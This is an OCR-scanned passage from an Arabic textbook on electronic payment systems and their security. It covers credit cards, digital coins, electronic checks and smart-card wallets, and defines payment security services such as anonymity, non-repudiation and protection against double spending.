أمر الدفع قد يكون قطعة من الورق (قصاصة نقل / بنك) أو وثيقة إلكترونية (مثل شيك إلكترونى) .

الأجـزاء الثلاثة التالية تعطى عـرض لمعاملات الدفع والتى تتضمن أجهـزة دفع مختلفة .

بطاقات الائتمان :

بعض نظـم الدفـع الإلكترونية عبـارة عن أجهـزة دفع تقليدية. بطاقة الائتمان (credit cards) مثلاً ، حاليًا هى أكثر أجهزة الدفع إنتشارًا على الإنترنيت . وكانت أول بطاقة ائتمان قدمت منذ عقود مضت . وقد تم تقديم بطاقات الائتمان بشرائط مغناطيسية تحتوى على معلومات قراءة فقط غير مشفرة . حاليًا ، كارتات أكثر وأكثر هى البطاقات الذكيـة (smart cards) وتحتـوى على أدوات أجـزاء صلبـة (شـرائح) تقـدم تشفير وسعة تخـزين أكبر . وحديثًا ، حتى بطاقات الائتمان الفعلية (حقائب برامج إلكترونيـة ، مثـل واحـدة بواسطة Trintech Cable & Wireless قـد ظهـرت فى الأسـواق .

شكل (٢ ـ ٢) يوضح تعامل دفع معتاد ببطاقة ائتمان كجهاز الدفع [5] . والعميل يعطى معلومات كارت الائتمان الخاصة به (المصدر، وتاريخ إنتهاء الصلاحية والرقم) للتاجر(1) . والتاجر يسأل البنك المستفيد للتوكيل (2) . والبنك المستفيد يرسل رسالة عبر شبكة البنك الوسيط (interbank) للبنك المصدر يسأل عن التوكيل (3) . البنك المصدر يرسل استجابة توكيل (3) . إذا كانت الاستجابة موجبة ، فإن


البنك المستفيد يرسل للتاجر بأن الشحنة قد قبلت الآن ، التاجر يمكنه إرسال البضائع المطلوبة (أو الخدمات) للعميل (4) ، وحينئذ يقدم الشحنة (أو دفعة من الشحنات تمثل عديد من التعاملات) للبنك المستفيد (5 علوى) . البنك المستفيد يرسل طلب ترشيح للبنك الصادر (6 باليسار) . البنك الصادر يضع النقود فى حساب ترشيح بنك وسيط (6 باليمين) ويشحن كمية المباع لحساب بطاقة ائتمان العميل . وفى فترات منتظمة (شهريًا مثلاً) ، فإن البنك الصادر يرسل إشعار للعميل بالتعاملات وشحناتها المتراكمة (7) . حينئذ ، فإن العميل يدفع الشحنات للبنك ببعض الوسائل الأخرى (مثل طلب مدين مباشر) أو تحويل بنك أو شيك . وفى نفس الوقت ، فإن البنك المستفيد قد سحب كمية المباع من حساب ترشيح البنك الوسيط ويصدق على حساب التاجر (5 أسفل) . وضرورة حماية الخصوصية لبيانات التعامل للدفع نشأت من حالات سرقة أرقام بطاقات الائتمان . ومنذ فترة كانت ترسل بدون تشفير عبر الإنترنيت، وكانت أرقام بطاقات الائتمان تستعمل باحتيال بواسطة أشخاص آخرين (الذين لا يملكونها) ، حقيقة فى معظم الحالات بواسطة تجار غير أمناء . ويوجد بعض الحماية ضد الخداع أن التوكيل مطلوب للجميع ولكن تعامل ذو قيمة منخفضة ، والشحنات التى ليس لها توكيل عليها إحتجاج وتعاد لستون يومًا تقريبًا بعد الاعتراض عليها . ومع ورود التجارة الإلكترونية ، وخاصة تجارة الشبكة (Web com-merce)، أصبحت الاحتيالات الخطيرة ممكنة الحدوث . وفى الظروف الحاضرة ، فمن الضرورى عمل أرقام لبطاقات الائتمان ـ فى الحقيقة ، معلومات الدفع عمومًا ـ غير مقروءة ليس فقط لمعظم المتطفلين ، ولكن بالنسبة لكل أطراف التجارة الإلكترونية فيما عدا العميل والبنك الخاص به . وهذا أيضًا يمكنه حل مشكلة غفل الاسم ، لأنه فى بعض الحالات يمكن أن يحدد العميل على أساس رقم كارت الائتمان ، وكثير من العملاء سيظلون مجهولى الاسم للتجار . عمومًا ، فإن الاستعمال المخادع لأرقام بطاقات الائتمان ينشأ من مصدرين أساسيين : التطفل والتجار الغير أمناء .

أرقام بطاقات الائتمان يمكن حمايتها ضد :

- التطفل فقط بواسطة التشفير (مثل SSL) .
- التجار الغير أمناء فقط بواسطة رقم بطاقة الائتمان « الاسم المستعار » .
- كلا التطفل والتجار الغير أمناء بالتشفير والتوقيع المزدوج .

وكل هذه الآليات سنذكرها .

شكل (٢-٢) : تعامل دفع بطاقة ائتمان



(١) بنك الصادر . (٢) شبكة البنك الوسيط (clearing) مقاصة .
(٣) البنك المستفيد . (٤) (3) : توكيل (6) : ترسيخ . (٥) إشعار .
(٦) حساب ترسيخ البنك الوسيط (7) . (٧) شحنات (5) . توكيل (2) .
(٨) المستفيد (التاجر) . (٩) العميل (الدافع) . (١٠) معلومات بطاقة الائتمان (1) .

النقـود الالكترونية :

النقود الإلكترونية (electronic money) هى التمثيل الإلكترونى للنقود التقليدية . ووحدة النقود الإلكترونية يشار لها عادةً بالعملة الرقمية أو الالكترونية (electronic or digital coin) .

وللكلام التالى ، فإن القيمة الفعلية للعملة الرقمية فى وحدات النقود التقليدية ليست لها علاقة بالموضوع . العملات الرقمية تولد (minted) بواسطة وسطاء (سماسرة : brokers). إذا أراد عميل شراء عملة رقمية ، فإنه يتصل بوسيط ، ويطلب كمية محددة من العملات ، ويدفع نقود فعلية . حينئذ ، يمكن للعميل أن يقوم بالشراء من أى تاجر يقبل العملات الرقمية لذلك الوسيط . وكل تاجر يمكنه الاسترداد من عملات الوسيط التى تم الحصول عليها من العملاء ، بمعنى آخر فإن الوسيط يأخذ العملات مرة أخرى ويضع فى حساب التاجر نقود فعلية .

شكل (٢ ـ ٣) يوضح تعامل نقود الكترونية معتاد . وفى هذا المثال يمكن أن يكون البنك المصدر هو الوسيط فى نفس الوقت ، أى العميل والتاجر . ويجب أن يكون للعميل والتاجر حساب جارى أو شيكات . وحساب الشيكات (checking ac-count) ضرورى كشكل عبور بين النقود الفعلية والنقود الالكترونية ، على الأقل طالما أن النقود الالكترونية معروفة دوليًا كعملة . وعندما يشترى العميل عملات رقمية ، فإن حساب شيكاته مدين (0) .


الآن ، يمكنه إستعمال العملات الرقمية للشراء على الإنترنيت (1) . وحيث أن العملات الرقمية تستعمل كثيرًا لشراء خدمات ذات قيمة منخفضة (أو بضائع منخفضة القيمة) ، فإن التاجر يملأ عادةً طلب العميل قبل أو حتى بدون أن يسأل عن أى نوع من توكيل دفع . حينئذ ، يرسل التاجر طلب استرداد (redemption re-quest) للبنك المستفيد (3) . وباستعمال آلية ترسيخ بنك وسيط تشبه تلك المذكورة سابقًا ، فإن البنك المستفيد يسترجع العملات عند البنك المصدر (4) ويضع العملات فى حساب التاجر بقيمة مكافئة للنقود الحقيقية .

الشيك الالكترونى :

الشيكات الالكترونية (electronic checks) هى المكافىء الالكترونى للشيكات الورقية التقليدية . والشيك الالكترونى عبارة عن وثيقة الكترونية تحتوى على البيانات التالية :

- رقم الشيك .
- إسم الدافع .
- رقم حساب الدافع وإسم البنك .
- اسم المستفيد (payee) .
- القيمة التى ستدفع .
- وحدة العملة المستعملة .
- تاريخ الصلاحية .
- التوقيع الالكترونى للدافع .
- التظهير الالكترونى للشيك المستفيد .


شكل (٢-٣) : تعامل دفع نقود الكترونية



(١) البنك الصادر (٢) البنك المستفيد . (٣) شبكة البنك الوسيط (المقاصة) .
(٤) رسوخ (4). (٥) حساب ترسيخ البنك الوسيط . (٦) فحص الحساب .
(٧) فحص حساب. (٨) دين (شراء عملات) (٥) . (٩) دائن الاسترداد عملات (3) .
(١٠) دفع 001101100 (1) (١١) العميل (الدافع) . (١٢) التاجر (المدفوع له) .

شكل (٢ ـ ٤) يبين تعامل دفع معتاد ويتضمن الشيكات الالكترونية . والعميل يطلب بعض البضائع أو الخدمات من التاجـر ، وعندما يرسل التاجر فاتورة الكترونية للعميل(1) . وكدفع ، فإن العميل يرسل شيك الكترونى موقـع الكترونيًا (2) . (التوقيع الالكترونى مؤسس على تشفير مفتاح (عام) . وكما هو مع الشيك الورقى ، فإن التاجر مفترض أن يظهر الشيك (أى يوقع عليـه فى الخلف) (3) . (التظهير الالكترونى هو نوع من التوقيع الالكترونى) . البنكين ، المصدر والمستفيد يران أن كمية المبيعـات تم سحبها فعلاً من حساب العميل وأضيفت لحساب التاجـر (4) : وبعـد تسلم الشيك من العميـل ، يمكن للتاجـر أن يشحن البضائع أو يقـدم الخدمات المطلوبـة .

شكل (٢ـ٤) : تعامل دفع شيك الكترونى



(١) البنك المصدر . (٢) شبكة مقاصة البنك الوسيط. ترسيخ (4) (٣) البنك المستفيد .
(٤) حساب ترسيخ البنك الوسيط . (٥) تظهير شيك 3 . (٦) المستفيد .
(٧) فاتورة 1. (٨) العميل (الدافع) . (٩) شيك موقع [الدافع] . (١٠) التاجر (المستفيد) .

الحافظة الالكترونية :

الحافظة الالكترونية (electronic wallets) عبارة عن أدوات أجزاء صلبة أو برامج قيمة مختزنة . . ويمكن تحميلها بقيمة محددة إما بزيادة عداد عمله أو باختزان صفوف أرقام ثنائية (bit strings) ، وتمثل عملات الكترونية . اتجاه التكنولوجيا الحالية هو انتاج حوافظ الكترونية بتكنولوجيا بطاقة ذكية . فى نظام الدفع الالكترونى المطور فى مشروع CAFE (Conditional Access for Europe) . ممول بواسطة برنامج ESPRIT (European Community) ، فإن الحوافظ الالكترونية يمكن أن تكون فى شكل حاسب آلى صغير محمول بمصدر تغذية داخلى (I-wallet) ، أو فى شكل بطاقة ذكية (a-wallet) [7] . ويمكن تحميل النقود الالكترونية داخل الحوافظ المركزية (online) وتستعمل للدفع عند أطراف نقط ـ الـ ـ بيع .

البطاقات الذكية :

البطاقات الذكية (smart cards) عبارة عن بطاقات من البلاستيك .

لعدة سنوات الآن ، فإن الحوافظ الالكترونية المؤسسة على البطاقات الذكية ، والتى هى فى الحقيقة بطاقات (مسبقة الدفع) قيمة مختزنة ويعاد تحميلها ، قد استعملت أساسًا للدفع الصغير للنقود . حساب مالك الحافظة مديون قبل عمل أى مشتروات . ويمكن للمالك أن يحمل البطاقة فى آلة مثل ATM . المحلات التى تقبل هذا النوع من الدفع يجب أن تكون مزودة بقارىء بطاقة مقابل عند الدفع (الخزينة) والأمثلة هى نظم Austrian Quick و Proton .

المثال الآخر لاستعمال البطاقات الذكية فى التجارة الالكترونية (e-commerce) هو: SET (Secure Electronic Transactions) أى التعاملات الالكترونية الآمنة ، وهى مواصفات مفتوحة لتعاملات بطاقة الائتمان الآمنة عبر الشبكات المفتوحة (8). فى الحالة الحاضرة (SET) ، فإن العميل (أى مالك البطاقة) يحتاج لتطبيق حافظ بطاقة

SET مركب عليه ، مثل PC المنزلى الخاص به (أى حاسبة الآلى الشخصى المنزلى) . ومجموعة إمتدادات SET المعتمدة فعلاً تقدم بطاقة ذاكية يمكنها الاتصال بتطبيق حافظ البطاقة ، حيث أن بطاقات كثيرة مصنوعة بتكنولوجيا البطاقة الذكية فعلاً . وبهذه الطريقة فإنها ستتكامل بسهولة داخل SET .

أمن الدفع الالكترونى :

مشكلة الأمن لنظم الدفع التقليدى معروفة جيدًا :

- النقود يمكن تزييفها .
- التوقيعات يمكن تقليدها وتلفيقها .
- الشيكات يمكن إرتدادها .

نظم الدفع الالكترونية بها نفس المشاكل مثل النظم التقليدية وأكثر :

- الوثائق الرقمية يمكن نسخها بدقة وكثيرًا عشوائيًا .
- التوقيعات الرقمية يمكن إنتاجها بواسطة أى شخص يعرف المفتاح الخاص .
- هوية الدافع يمكن أن تصاحب مع كل تعامل دفع .

ومن الواضح أنه، بدون إجراءات أمن إضافية ، فإن التجارة الالكترونية ذات الانتشار الواسع ليست قابلة للتطبيق . ونظام الدفع الالكترونى المصمم جيدًا يمكنه أن يعطى أمن أفضل من النظم التقليدية للدفع ، بالإضافة لمرونة الاستعمال .

عمومًا ، فى نظام الدفع الالكترونى ، يمكن مواجهة ثلاثة أنواع من الاعداء :

- الأجانب الذين يتنصتون على خط الاتصالات ويسيؤون إستعمال البيانات المجمعة (مثل أرقام بطاقات الائتمان) .
- المهاجمون النشطون الذى يرسلون رسائل ملفقة للمشاركين فى نظام الدفع القانونيين لغرض منع النظام من العمل أو لسرقة الأشياء المتبادلة (البضائع أو النقود) .
- المشاركون فى نظام الدفع الغير شرفاء الذين يحاولون الحصول على ، أو إساءة

استعمال بيانات تعامل الدفع والذين ليس لهم الحق فى أن يروا أو يستعملوا .

إحتياجات الأمن الأساسية لنظم الدفع الالكترونى يمكن تلخيصها كما يلى :

- ترخيص دفع .
- تكامل دفع .
- توثيق دفع .
- خصوصية دفع .

توثيق الدفع (payment authentication) يدل على أن كلا الذين يدفعون وكذلك الذين يتم الدفع لهم يجب أن يبرهنوا على شخصية الدفع لهم . وإذا لم يكن مطلوب إغفال ، فإنه يمكن استعمال إحدى آليات التوثيق لتحقيق هذا الطلب . . وليس من الضرورى أن يدل التوثيق على أن كينونة الدافع تكون مكشوفة أى معروفة . وإذا كان مطلوب اغفال الاسم ، فإن بعض آليات التوثيق تكون مطلوبة .

تكامل الدفع يحتاج أن بيانات تعامل الدفع لا يمكن أن تكون قابلة للتعديل بواسطة أشخاص ليس لهم الحق فى ذلك . . بيانات تعامل الدفع تتضمن شخصية الدافع ، وشخصية المستفيد ومحتوى الشراء ، والكمية ومن المحتمل معلومات أخرى . لهذا الغرض فإن آلية تكامل من مجال أمن المعلومات قد تستعمل .

توكيل الدفع يؤكد أنه لا يمكن أخذ نقود من حساب عميل أو بطاقة ذكية بدون موافقة محددة . فهو يعنى أيضًا أن كمية المسموح به صراحة يمكن سحبها بواسطة الشخص المسموح له فقط . هذا المطلب يرجع لتحكم الوصول ، وهو أحد خدمات الأمن .

خصوصية الدفع تغطى خصوصية واحدة أو أكثر لبيانات تعامل الدفع . وفى أبسط الحالات يمكن الوصول لذلك باستعمال واحدة من آليات خصوصية الاتصالات . وفى بعض الحالات ، فمن المطلوب من كل قطعة من بيانات التعامل أن تظل سرية عن مختلف المشاركين فى نظام الدفع . وتلك المتطلبات يمكن تحقيقها بآلية أمن دفع محددة ومجهزة خصيصًا .

الباب الثالث

خدمات أمن الدفع

Payment Security Services



خدمات أمن الدفع :

Payment Security Services

حتى نلبى إحتياجات الأمن كليةً وذلك لنظام دفع الكترونى ، فمن الضرورى عمل خدمات أمن إضافية والتى تختلف عن خدمات أمن الاتصالات ، وفى هذا الباب ، فإن هذه الخدمات الجديدة معرفة . وتنتج التعريفات من تعميم وسائل أمن الدفع المستعملة فى نظم الدفع الالكترونية الموجودة .

وهذا الجزء يعطى تصنيف مبسط لخدمات أمن الدفع المستعملة بالاضافة لخدمات أمن المعلومات الأساسية . بعض أنواع خدمات أمن الدفع كانت مطورة أساسًا لأنواع مختلفة لخدمات الشبكات مثل المحاسبة فى نظم موزع (مثل Kerberos) . وأى خدمات أمن دفع تم تنفيذها حقيقة ، فهذا يعتمد على سياسة أمن نظام الدفع . ومثل ما هو مع سياسات أمن المعلومات ، فإن تطوير سياسة أمن دفع يبدأ دائماً بتحليل مخاطرة. لذلك ، فمثلاً ، نظام دفع الكترونى لتعاملات تتضمن كميات كبيرة من النقود يحتاج لسياسة أمن معقد أكثر وبالتالى أكثر تكلفة كسياسة أمن عن نظام دفع دقيق والذى فيه قيم صغيرة (حتى خمسة يورو) يتم تبادلها . وبناء على ما هو الذى يتم حمايته ، فإن خدمات أمن المعلومات وواحد أو أكثر من خدمات الدفع التالية يمكن تنفيذها . ومن الضرورى التحقق أن نظام الدفع قد يكون له إحتياجات أمن متضاربة . فمثلاً، فقد يحتاج أن تكون العملات الرقمية بدون مسمى ، ولكن فى نفس الوقت يحتاج تحديد العملاء الذين يحاولون صرف تلك النقود بازدواج . لذلك ، فلا يوصى بجمع الآليات المذكورة فى هذا الكتاب بدون الأخذ فى الاعتبار التقاطع الممكن بينها .

التصنيف التالى مبنى على تحليل نظم دفع الكترونية تجريبية أو تجارية موجودة . وكل نظام دفع الكترونى له مجموعة محددة لاحتياجات الأمن ، وبالتالى مجموعة

محددة لخدمات الأمن وآليات أمن من نظام دفع الكترونى موجود لكل من خدمات الأمن التى سينشرها .

وتلك الأجزاء ستركز على شرح أسس وسائل أمن الدفع بدلاً من إعطاء استعراض كامل لنظم الدفع الالكترونية التجارية . واستعراض عدد من نظم دفع التجريبية والالكترونية التجارية سنذكره .

خدمات أمن الدفع تقع فى ثلاثة مجاميع أساسية بناء على جهاز الدفع المستعمل . المجموعة الأولى ترجع لكل أنواع نظم الدفع الالكترونية وكل أجهزة الدفع .

الخدمات من المجموعة الأولى يشار إليها كخدمات أمن تعامل الدفع (payment transaction security) .

- إغفال إسم المستخدم (user anonymity) : يحمى ضد كينونة المستخدم فى تعامل شبكة .
- عدم تتبع الموقع (location untraceability) : يحمى ضد إفشاء شخصية الدافع فى تعامل دفع .
- عدم تتبع تعامل للدفع (payment transaction untracebieity) : يحمى ضد الوصلة بين تعاملين مختلفين للدفع يتضمنان نفس العميل .
- خصوصية بيانات تعامل الدفع (confidentiality of payment transaction data) : تحمى بانتقائية ضد كشف أجزاء محددة لبيانات تعامل دفع الأسس منتقاة من مجموعة الأشخاص المؤهلين .
- رسائل رفض تعامل الدفع : (Nonrepudation of payment transaction mes-sages) : يحمى ضد انكار مصدر رسائل البروتوكول فى تعامل دفع .
- حداثة رسائل تعامل الدفع : (Freshness of payment transaction messag-es) باستعمال النقود الرقمية كجهاز دفع . ويشار إليها كأمن النقود الرقمية .

- حماية ضد الصرف المزدوج : يمنع الاستعمال المتعدد للعملات الالكترونية .
- حماية ضد تزييف العملات : يمنع إنتاج العملات الرقمية المزيفة بواسطة شخص غير مسموح له .
- حماية ضد سرقة العملات : تمنع صرف العملات الرقمية بواسطة شخص غير مسموح له .

المجموعة الثالثة للخدمات مؤسسة على وسائل محددة لنظم دفع باستعمال شبكات الكترونية كأجهزة دفع . وتوجد خدمة إضافية طبيعية للشبكات الالكترونية :

- نقل تفويض الدفع (وكالة) : [payment authorization transfer (proxy)] يجعل من الممكن نقل توكيل الدفع من الشخص المصرح له لشخص آخر بواسطة الشخص المصرح له .

أمن تعامل الدفع :

الخدمة التى تحمى إغفال اسم المستخدم ليست محددة فى الحقيقة لنظم الدفع الالكترونى فقط ، ولكن يمكن تطبيقها على أى نوع لخدمة الشبكة . فمثلاً ، قد يرغب المستخدم أن يرسل بريد الكترونى أو شراء بضائع على الانترنيت باغفال الاسم . . عدم تتبع الموقع يرجع لأغفال اسم شبكة المستخدم . لنفترض أن شخصية المستخدم والذى أرسل بريد إلكترونى باغفال الاسم لم يبح لمجال الراسل (أو Form)، ولكن عنوان IP أو إسم المضيف للحاسب الآلى الذى أرسله منه معروف . وفى تلك الحالة فإن مجموعة الراسلين المحتملين يمكن تضيقها غالبًا إلى عدد أشخاص قليلين فقط ، أو حتى لشخص واحد محدد إذا كان الحاسب الآلى هو PC منزل الراسل. لذلك، فإن عدم تتبع المستخدم يؤكد أن عنوان PCs IP أو إسم المضيف لا يمكن البوح به . وحيث أن تعامل الدفع الالكترونى يحدث فى شبكة إتصالات ، فإن إغفال إسم الدافع يرجع بقوة إلى إغفال إسم المستخدم . وإغفال إسم المستخدم عبارة عن خدمة تستعمل بين شريكى إتصالات . ويجب أن يحفظ أثناء دورة الاتصالات . إغفال إسم

الدافع ، يجب أن يحفظ خلال التعامل كله ، والذى قد يتضمن دورات متعددة . وتحدث دورة واحدة ، مثلاً بين العميل والتاجر ، وواحدة بين التاجر والبنك المستفيد ، وواحدة بين البنك المستفيد وبنك الدافع ـ انظر شكل (٢ ـ ١) . ومن المطلوب عادةً أن يكون الدافع مغفول الاسم فى كل دورة فيما عدا بعض الدورات مع البنك الخاص به . وبمعنى آخر ، فإن إغفال إسم المستخدم مثل عدم تتبع الموقع هو شرط لاغفال إسم الدافع ، ولكن إغفال إسم الدافع قد يتضمن بعض الآليات الاضافية .

ويمكن أن يكون الدافع باسم مغفول بطريقة بحيث أنه يختبىء (hides) خلف إسم مستعار أو ID رقمى . وإذا استعمل نفس ID فى كل تعاملات الدفع ، فإن تعامله يمكن مراقبته ، وبمصاحبة بعض المعلومات الاضافية ، فإن شخصيته تستخلص . ودور عدم تتبع تعامل الدفع ليس بعيدًا عن الربط بين تعاملات الدفع التى تتضمن نفس الدافع . خصوصية بيانات تعامل الدفع تكافىء خصوصية الاتصالات السابق ذكرها . كذلك ، فإن هذه الخدمة تغطى أيضًا حالات أكثر تعقيدًا والتى فيها بيانات تعامل الدفع يتم حمايتها من أن تكشف للأجانب ، وكذلك أيضًا فإن الأجزاء المنتقاة للبيانات يتم حمايتها من أشخاص معينين (مثل القائمين بالدفع) . وكمثال ، نفترض أن البيانات تتضمن الجزء a ، b ومجموع الأشخاص المسموح لهم تحتوى على شخصين A ، B . الخصوصية للبيانات يمكن حمايتها بطريقة ما بحيث :

- لا يمكن لشخص فيما عدا A ، B قراءة أى جزء للبيانات .
- A يمكنه قراءة الجزء a فقط .
- B يمكنه قراءة الجزء b فقط .

وفى نفس الوقت ، تكامل البيانات يحفظ ، وعندما يحدد تعامل الدفع الالكترونى بواسطة واحد أو عديد من بروتوكولات الشبكة . والبروتوكول يتضمن مجموعة من الرسائل يتم تبادلها بين شخصين . عدم شهرة المصدر هو نوع من أمن المعلومات والذى يمنع الراسل الذى ينكر أنه ولد رسالة مستقلة بواسطته . ويمكن التنفيذ بآلية

توقيع رقمى . وفى تعامل الدفع الالكترونى ، فإن الأشخاص هم العميل ، والتاجر ، وإطار الدفع والبنك . ويمكن أن ينشأ النزاع إذا ذكر العميل أنه لم يوزع بتاتًا تعليمات دفع أو التاجر يذكر أنه لم يتسلم بتاتًا أى دفع من العميل . خدمة شهرة رسائل تعامل دفع تساعد فى حل النزعات .

لتأكيد حداثة رسائل تعامل الدفع يعنى حماية ضد إعادة إستعمال ، مثل رسائل تعليمات الدفع . وإذا أرسل عميل معلومات بطاقة الائتمان الخاصة به كدفع ، فإن الرسالة حتى فى الشكل المشفر يمكن التقاطها بواسطة متطفل ويعاد إستعمالها بعد ذلك بواسطة شخص عدوانى بدون معرفة العميل . . وهذا مثال لهجوم إعادة عرض .

أمن النقود الرقمية :

لسوء الحظ ، فإن إغفال الاسم يجعل من السهل الغش بدون القبض على الشخص . فمثلاً ، فإن العملة الرقمية المجهولة فى الاسم كليةً عبارة عن صف رقم ثنائى فقط يمكن نسخه مرات كثيرة حسب الرغبة ، حتى إذا كشف بنك أن شخص ما حاول صرف نفس العملة أكثر من مرة واحدة ، فمن المستحيل كشف هذه الشخصية ، لأن العملة مجهولة . وفى تلك الحالات ، فإن خدمة الحماية ضد الصرف المزدوج قد تساعد هذه الخدمة يمكن أن تؤسس على الغفلة المشروطة (conditional anonymity) ، والشرط هو أنه إذا كان العميل أمين ويصرف العملة مرة واحدة فقط ، فإن شخصيته لا يمكن إدراكها . وإذا حاول أن يعمل صرف مزدوج ، فيمكن تحديده ويتم جعله مسئولاً واقعيًا .

وكما سبق وذكرنا ، فإن العملات الرقمية عبارة عن صفوف أرقام ثنائية (bit stri-ngs) . وإذا لم يلب صف أرقام ثنائية لعملة خواص محددة ، أو إذا كانت الخواص بسيطة أى أنه من السهل توليد كثير من صفوف الأرقام الثنائية والتى تحققها ، فإن عملات مقبولة (مزيفة) يمكن إنتاجها بواسطة أى شخص . وفى نظام الدفع الغير مركزى ، فلا توجد إمكانية التحقق فى وقت فعلى إذا ما كان صف الأرقام الثنائية قد تم إصداره بواسطة وسيط قانونى . والنتيجة ، أن نظم الدفع الغير مركزية يجب أن تكون

لها بعض الخواص ضد العملات المزيفة . حيث أن صفوف الأرقام الثنائية والعملات الرقمية يمكن سرقتها بسهولة (يتم التقاطها بواسطة مسترقى السمع) إذا لم تكن مشفرة. وإذا كان القائمون بالدفع مغفولى الاسم ، فلا توجد طريقة للمستفيد للمفاضلة بين مالك قانونى ولص يستعمل العملات المسروقة . ومع ذلك ، توجد بعض الآليات لمنع سرقة العملات ، وتستعمل لتنفيذ خدمة أمن الدفع المقابل .

الخدمات الثلاثة لأمن النقود الرقمية والسابق ذكرها متضاربة لحد ما ، ولكن توجد طرق لتنفيذها بحيث يوجد مدى بين المخاطرة والحماية . فمثلاً ، يمكن تهيئتها لأن يتم تزنيدها إذا حدث شيء غير قانونى فقط (مثل إغفال إسم مشروط) .

أمن الشيك الالكترونى :

عندما نعطى شيك لشخص ما ، فنحن فى الحقيقة نعطى توكيل للشخص بأن يسحب بعض النقود من حسابنا البنكى وبالشيك الورقى ، فإن ذلك التوكيل يؤكد بتوقيع باليد . وبآلة الدفع الالكترونى ، فإن التوكيل يجب أن يتم رقميًا ، والذى يكون ممكنًا بخدمة نقل توكيل الدفع .

التوفر والعول :

بجانب الاحتياج بأن نكون آمنين ، فإن نظام الدفع الالكترونى يجب أن يكون متاحًا (available) ويعتمد عليه (reliable) . فيجب أن يكون متاحًا فى كل وقت ، سبعة أيام فى الأسبوع ؛ وأربعة وعشرين ساعة فى اليوم . كذلك ، يجب أن يكون له بعض الحماية ضد هجوم انكار الخدمة (denial-of-service) ، أو على الأقل أن يكون قادرًا أن يكشفها مبكرًا والبدء بإجراءات الشفاء .

ولتأكيد العول (reliability) ، فإن تعاملات الدفع يجب أن تكون ذرية . وهذا يعنى أنها تحدث إما كلية (ناجحة كلية) أو ليس ذلك بالمرة ، ولكن لا تعلق بتاتًا فى حالة غير معروفة أو غير قوية .

